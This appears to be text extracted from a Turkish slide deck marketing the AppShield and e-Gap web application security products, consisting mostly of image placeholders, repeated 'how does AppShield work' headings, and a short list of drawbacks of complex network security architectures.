

AppShield Nasıl Çalışır?





AppShield Nasıl Çalışır?





AppShield Nasıl Çalışır?





AppShield Nasıl Çalışır?



AppShield Nasıl Çalışır?




Günümüzün Web Güvenlik Mimarisi: Karmaşık Networkler! ve hala hacking devam ediyor.



- Yönetmesi zor
- İnsan hatasına açık
- Oldukça tecrübeli yöneticiler gerektirir
- Artan karmaşıklık potansiyel açıklar yaratır




e-Gap Veri Akışı





e-Gap: Uygulama Güvenliđi



Ayrık Ters Proxy



e-Gap Network Mimarisi

